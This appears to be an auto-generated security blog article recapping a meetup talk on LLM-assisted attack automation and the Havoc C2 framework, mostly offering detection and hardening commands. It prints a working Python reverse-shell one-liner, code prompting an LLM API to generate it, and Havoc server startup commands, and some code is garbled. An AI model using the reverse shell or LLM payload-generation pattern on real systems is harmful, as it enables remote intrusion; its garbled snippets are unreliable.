Listen to this Post
Introduction:

The recent FOXXCON Meetup has illuminated the cutting edge of offensive security, where AI-driven attack automation and advanced evasion techniques are no longer theoretical. Presentations on Q-KRAKEN and weaponizing the Havoc framework demonstrate a paradigm shift towards highly sophisticated, automated threats that can bypass traditional defenses with ease. This article deconstructs the technical concepts revealed, providing actionable intelligence and defensive commands for security professionals.
Learning Objectives:
- Understand the architecture of an LLM-orchestrated cyber kill-chain and its components.
- Learn to identify and mitigate command-and-control (C2) traffic generated by modern frameworks like Havoc.
- Gain hands-on experience with commands to harden systems against the TTPs discussed.
You Should Know:
1. LLM-Powered Payload Generation
Modern attackers use Large Language Models (LLMs) to generate polymorphic code, evading signature-based detection. This technique was core to the Q-KRAKEN presentation.
 Example using OpenAI API to generate a simple Python reverse shell (for educational purposes)
import openai

openai.api_key = 'YOUR_API_KEY'
response = openai.ChatCompletion.create(
model="gpt-4",
messages=[
{"role": "system", "content": "You are a helpful assistant."},
{"role": "user", "content": "Generate a Python3 reverse shell one-liner that connects to 192.168.1.100 on port 4444. Use only standard libraries."}
]
)
print(response.choices[bash].message['content'])
 Sample output might be: import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.100",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])
Step-by-step guide: This snippet demonstrates how an attacker could use an LLM API to generate on-demand payloads. The LLM is instructed to create code using only standard libraries to avoid dependency issues. Defenders should monitor for outbound connections to AI API endpoints from development environments and implement allow-listing for code execution.
2. Havoc C2 Framework: Execution & Detection
Havoc is a sophisticated post-exploitation framework similar to Cobalt Strike but open-source. Its demonstration highlighted its evasion capabilities.
 On Havoc Team Server (Linux) - Startup Command
./havoc server --profile ./profiles/havoc.yaotl -v --debug

On Operator Machine (Windows) - Connect to Team Server
./havoc client --host <TEAM_SERVER_IP> --port 40056

Defender Command: Hunt for Havoc Default TLS Certificates using Network Traffic (Zeek/Bro)
zeek -C -r packet_capture.pcap ssl /opt/zeek/share/zeek/site/ssl.zeek
cat ssl.log | zeek-cut server_name validation_status | grep "O=Havoc Framework"
Step-by-step guide: The first commands start the Havoc team server and client, establishing a C2 channel. The defender command uses Zeek to analyze network traffic for the default TLS certificate often used by Havoc in testing environments, a key indicator of compromise (IoC). Always customize C2 profiles in real attacks, making this hunt crucial.
3. Blocking Non-Standard C2 with Windows Firewall
Havoc and other frameworks often use non-standard ports for C2 communication. Proactively blocking outbound traffic on unnecessary ports is a critical mitigation.
 Windows: Display all currently active firewall rules
Get-NetFirewallRule | Where-Object {$_.Enabled -eq 'True'} | Format-Table Name, DisplayName, Direction, Action

Create a new rule to block outbound traffic on a range of uncommon ports (e.g., 50050-60100)
New-NetFirewallRule -DisplayName "Block High Ports Outbound" -Direction Outbound -LocalPort 50050-60100 -Protocol TCP -Action Block
Step-by-step guide: These PowerShell commands first list all active rules to provide a baseline. The second command creates a new rule to block outbound TCP traffic on a specified range of high ports often abused by C2 frameworks. This must be part of a broader defense-in-depth strategy.
4. Linux Process Isolation with Namespaces
To mitigate lateral movement, a key phase in any kill-chain, use Linux namespaces to isolate processes and their privileges.
 Create a new network namespace and execute a shell inside it
sudo unshare --net /bin/bash

Verify isolation by checking network interfaces (only loopback should exist)
ip link list
Step-by-step guide: The `unshare` command creates a new namespace for the network stack, isolating the subsequent shell process. Inside this namespace, the process has no access to the host’s physical network interfaces, severely limiting an attacker’s ability to perform network reconnaissance or lateral movement if the initial process is compromised.
5. Detecting LLM-Enhanced Code with YARA
Create YARA rules to detect patterns commonly found in AI-generated code snippets, which can often have stylistic trademarks.
rule suspicious_ai_generated_python_reverse_shell {
meta:
description = "Detects potential AI-generated reverse shell code patterns"
author = "SOC_Team"
strings:
$s1 = "import socket,subprocess,os"
$s2 = "s.connect((\""
$s3 = "os.dup2(s.fileno(),"
condition:
all of them and filesize < 10KB
}
Step-by-step guide: This YARA rule scans files for the exact string pattern commonly generated by LLMs when asked for a reverse shell. The `filesize` condition helps avoid false positives in larger codebases. Run this rule across development directories and user endpoints: yara -r rule.yar /path/to/scan.
6. Hunting for Havoc HTTP Posts
Havoc uses HTTP/S for communication. Defenders can hunt for its POST requests which have unique default characteristics.
 Suricata rule to alert on default Havoc HTTP POST patterns
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Potential HAVOC C2 Beacon"; flow:established,to_server; http.method; content:"POST"; http.uri; content:"/api/version"; fast_pattern; nocase; sid:1000001; rev:1;)

Query for these requests in Splunk
index=netproxy http_method=POST url="/api/version" | stats count by src_ip dest_ip
Step-by-step guide: The Suricata rule triggers an alert for HTTP POST requests to the URI /api/version, which is a default beaconing endpoint for Havoc. The Splunk query helps retrospectively hunt for this activity across proxy logs. Always tune rules to your environment to reduce noise.
7. System Hardening with CIS Benchmarks
Implementing Center for Internet Security (CIS) benchmarks is a foundational step to mitigate initial access techniques.
 Linux: Use lynis for automated CIS compliance auditing
sudo lynis audit system

Windows: Use the Microsoft Security Compliance Toolkit to apply CIS-backed Group Policy
 Download: https://www.microsoft.com/en-us/download/details.aspx?id=55319
Step-by-step guide: Running `lynis` provides a detailed report of compliance with CIS benchmarks, offering specific hardening advice. On Windows, the Security Compliance Toolkit allows administrators to import and apply CIS-recommended Group Policy Objects (GPOs) en masse, drastically reducing the attack surface.
What Undercode Say:
- The integration of LLMs into offensive tooling is not a gimmick; it is a force multiplier that automates the most labor-intensive parts of an attack chain, such as payload crafting and social engineering.
- Open-source frameworks like Havoc democratize advanced post-exploitation capabilities, making sophisticated attacks accessible to a broader range of threat actors and increasing the need for robust detection engineering.
The presentations at FOXXCON signal a fundamental shift in the threat landscape. We are moving from manually conducted attacks to AI-assisted, automated campaigns. The barrier to entry for executing complex attacks is lowering, while the potential speed and scale of these attacks are increasing exponentially. Defensive strategies must evolve accordingly, focusing on behavior-based detection, zero-trust architectures, and proactive hardening. The community’s focus must shift from solely hunting IOCs to understanding and mitigating TTPs, as the tools and payloads will continue to change and evolve.
Prediction:
Within the next 18-24 months, we predict the emergence of fully autonomous penetration testing tools powered by ensembles of LLMs. These tools will be capable of reasoning about a target’s environment, chaining vulnerabilities together without human intervention, and writing custom exploits on the fly. This will force the defensive community to accelerate the adoption of AI-driven security operations centers (SOCs) that can predict attack paths and auto-harden systems in real-time, leading to an algorithmic “arms race” between offensive and defensive AI.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Redfoxsec Foxxcon – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


